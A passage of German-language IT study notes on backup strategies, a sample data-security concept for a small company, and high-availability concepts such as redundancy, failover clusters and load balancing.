Cloud-Backups bieten flexible, skalierbare Lösungen mit integriertem Schutz. Lokale Systeme wie **NAS** oder **externe Festplatten** ermöglichen schnelle Wiederherstellungen. **Snapshot-Technologien** erstellen exakte Abbilder des Systems, was eine nahezu sofortige Wiederherstellung ermöglicht.

4.4 Regelmäßige Tests & Wiederherstellungspläne

Backups sollten regelmäßig auf Integrität geprüft werden. Zusätzlich ist ein **Notfallplan** zu erstellen, der festlegt, wie im Fall eines Ransomware-Angriffs schnell reagiert wird. Dazu gehört auch das Testen der Wiederherstellungsprozesse unter realitätsnahen Bedingungen.

5. Datensicherheitskonzept für eine kleine Firma (Beispiel)

5.1 Nutzen von RAID in Bezug auf SSDs

RAID (Redundant Array of Independent Disks) erhöht die Ausfallsicherheit und kann die Performance verbessern. Bei SSDs bleibt insbesondere **RAID 1** (Spiegelung) oder **RAID 5** (verteilte Parität) sinnvoll, um den Schutz vor Hardwareausfällen zu gewährleisten. Allerdings ersetzt RAID kein Backup, da es nicht gegen Ransomware oder menschliches Versagen schützt.

5.2 Backup-Strategien zum Schutz vor Hardwareausfällen, Brand und Ransomware

Gegen Hardwareausfälle helfen redundante Systeme wie NAS oder externe Festplatten. Um sich vor Brand oder physischen Katastrophen zu schützen, sind **Offsite- oder Cloud-Backups** essenziell. **Air-Gapped-Backups** und **versionierte Sicherungen** schützen effektiv vor Ransomware.

5.3 Empfehlungen für Speichermedien

SSDs sind ideal für den produktiven Einsatz dank hoher Geschwindigkeit und Zuverlässigkeit. **HDDs** bieten sich für kostengünstige Langzeitarchivierung an. **Cloud-Speicher** ermöglichen sichere, skalierbare Offsite-Backups. **LTO-Bänder** gelten als besonders sicher für langfristige Archivierung sensibler Daten.

High Availability (HA) – Hochverfügbarkeit

High Availability (HA) beschreibt die Fähigkeit eines IT-Systems, trotz potenzieller Ausfälle eine hohe Betriebszeit und Verfügbarkeit sicherzustellen. Besonders für geschäftskritische Anwendungen ist eine kontinuierliche Erreichbarkeit essenziell, um Produktivitätsverluste und Unzufriedenheit bei Kunden zu vermeiden.

HA wird durch verschiedene Technologien und Konzepte realisiert, die sicherstellen, dass Systeme, Netzwerke und Dienste redundant ausgelegt sind, um nahtlos weiterlaufen zu können. Die wichtigsten HA-Mechanismen umfassen redundante Systeme, Failover-Clustering und Load-Balancing.

1. Redundante Systeme

Redundanz bedeutet, dass kritische Komponenten eines Systems mehrfach vorhanden sind, sodass ein Ausfall einzelner Elemente keinen signifikanten Einfluss auf den Gesamtbetrieb hat. Dies kann auf verschiedenen Ebenen implementiert werden:

1.1 Hardware-Redundanz

- **Server-Redundanz:** Mehrere physische oder virtuelle Server übernehmen dieselben Aufgaben, sodass beim Ausfall eines Servers die Last von den verbleibenden Servern getragen wird. Dies kann durch automatische Replikation und Synchronisation gewährleistet werden.
- **Speicher-Redundanz:** Festplatten können in einem RAID-Verbund betrieben werden (z. B. RAID 1 für Spiegelung, RAID 5 für verteilte Parität oder RAID 10 für eine Kombination aus Performance und Redundanz). Dadurch wird sichergestellt, dass der Ausfall einzelner Festplatten keine Datenverluste verursacht.
- **Netzwerk-Redundanz:** Mehrere Netzwerkkarten, redundante Switches und Netzwerkverbindungen (z. B. Multi-Homing oder Link Aggregation) stellen sicher, dass bei einem Ausfall einer Komponente weiterhin eine Verbindung besteht.
- **Rechenzentrum-Redundanz:** Durch Georedundanz werden Anwendungen und Daten in mehreren geografisch getrennten Rechenzentren gespeichert und synchronisiert. Dadurch kann der Betrieb bei einem Ausfall eines Standorts auf einen anderen Standort umgeschaltet werden.

1.2 Software-Redundanz

- **Anwendungsspiegelung:** Kritische Anwendungen werden parallel auf mehreren Systemen betrieben. Falls eine Instanz ausfällt, übernimmt eine andere ohne Verzögerung.
- **Datenbank-Replikation:** Systeme wie MySQL Replication, PostgreSQL Streaming Replication oder andere Master-Slave-Setups ermöglichen redundante Datenbankinstanzen. Dadurch wird sichergestellt, dass alle Anfragen weiterhin verarbeitet werden können.
- **Container-Orchestrierung:** Kubernetes ermöglicht die Hochverfügbarkeit durch Container-Redundanz. Falls ein Container ausfällt, wird automatisch ein neuer gestartet.

1.3 Daten-Redundanz

- **Backups & Snapshots:** Regelmäßige Sicherungen und Snapshots ermöglichen eine Wiederherstellung des Systems im Falle eines Datenverlusts oder Angriffs.
- **Verteilte Speicherlösungen:** Technologien wie Ceph oder GlusterFS sorgen für eine redundante Speicherung der Daten auf mehreren Knoten, um eine hohe Verfügbarkeit sicherzustellen.
- **Erasur Coding:** Eine fortschrittliche Technik zur Datenredundanz, die den Speicherplatz effizient nutzt und Daten gegen Verluste absichert.

2. Failover-Cluster

Ein Failover-Cluster besteht aus mehreren Servern, die darauf ausgelegt sind, nahtlos den Betrieb zu übernehmen, falls ein Server ausfällt. Dabei arbeiten die Server in einem Cluster-Verbund zusammen und überwachen gegenseitig ihren Zustand. Falls einer der Server ausfällt, erfolgt automatisch eine Umschaltung auf einen anderen Server, um die Verfügbarkeit des Dienstes sicherzustellen.

2.1 Typen von Failover-Clustern

- **Aktiv-Aktiv-Cluster:** Mehrere Server arbeiten gleichzeitig und teilen sich die Last. Dies führt zu einer besseren Nutzung der Ressourcen und verbessert sowohl die Verfügbarkeit als auch die Performance. Falls einer der Server ausfällt, übernehmen die verbleibenden Server dessen Aufgaben ohne Unterbrechung.
- **Aktiv-Passiv-Cluster:** Ein primärer Server verarbeitet den gesamten Traffic, während ein Standby-Server inaktiv bleibt. Fällt der aktive Server aus, übernimmt der passive Server automatisch den Betrieb. Diese Methode ist besonders für Anwendungen geeignet, die eine hohe Konsistenz erfordern, aber weniger Rechenlast benötigen.




2.2 Beispiel-Technologien

- **Microsoft Windows Failover Cluster** – Hochverfügbarkeitslösung für Windows-Umgebungen.
- **Linux HA Cluster (Pacemaker + Corosync)** – Hochverfügbarkeitslösung für Linux-Server.
- **VMware vSphere HA** – Automatische Lastverteilung und Wiederherstellung von virtuellen Maschinen.
- **Kubernetes High Availability** – Redundante Cluster-Knoten zur Vermeidung von Single Points of Failure.

3. Load Balancing (Lastverteilung)

Load Balancing verteilt Netzwerk- oder Rechenlast auf mehrere Server, um die Verfügbarkeit zu maximieren und Performance-Engpässe zu verhindern. Dies geschieht, indem Anfragen an verschiedene Server weitergeleitet werden, um die Arbeitslast gleichmäßig zu verteilen und einzelne Ressourcen nicht zu überlasten.



3.1 Arten des Load-Balancing

- **DNS Load Balancing:** Mehrere IP-Adressen werden für eine Domain hinterlegt, sodass Lastverteilung auf DNS-Ebene erfolgt (z. B. Round Robin DNS). Diese Methode ist einfach, bietet jedoch keine intelligente Lastverteilung.
- **Hardware Load Balancer:** Spezialisierte Geräte wie F5 BIG-IP oder Citrix ADC verteilen Anfragen effizient und bieten zusätzliche Funktionen wie SSL-Offloading oder Anwendungsfirewalls.
- **Software Load Balancer:** Lösungen wie Nginx, HAProxy, Traefik oder der Apache Load Balancer übernehmen die Lastverteilung auf Anwendungsebene.

- **Cloud Load Balancing:** Anbieter wie AWS Elastic Load Balancer oder Azure Load Balancer ermöglichen hochverfügbare Cloud-Architekturen mit integrierter Skalierbarkeit.

3.2 Methoden der Lastverteilung

- **Round Robin:** Anfragen werden abwechselnd auf verfügbare Server verteilt. Diese Methode ist einfach, aber nicht immer optimal, da die Auslastung der Server nicht berücksichtigt wird.
- **Least Connections:** Der Server mit der geringsten Anzahl an aktiven Verbindungen erhält die nächste Anfrage. Dies sorgt für eine bessere Lastverteilung in Umgebungen mit ungleichmäßigen Workloads.
- **IP Hashing:** Nutzeranfragen werden einem bestimmten Server zugeordnet, basierend auf der IP-Adresse. Dadurch bleibt die Sitzung eines Benutzers immer auf demselben Server, was für zustandsbehaftete Anwendungen wichtig ist.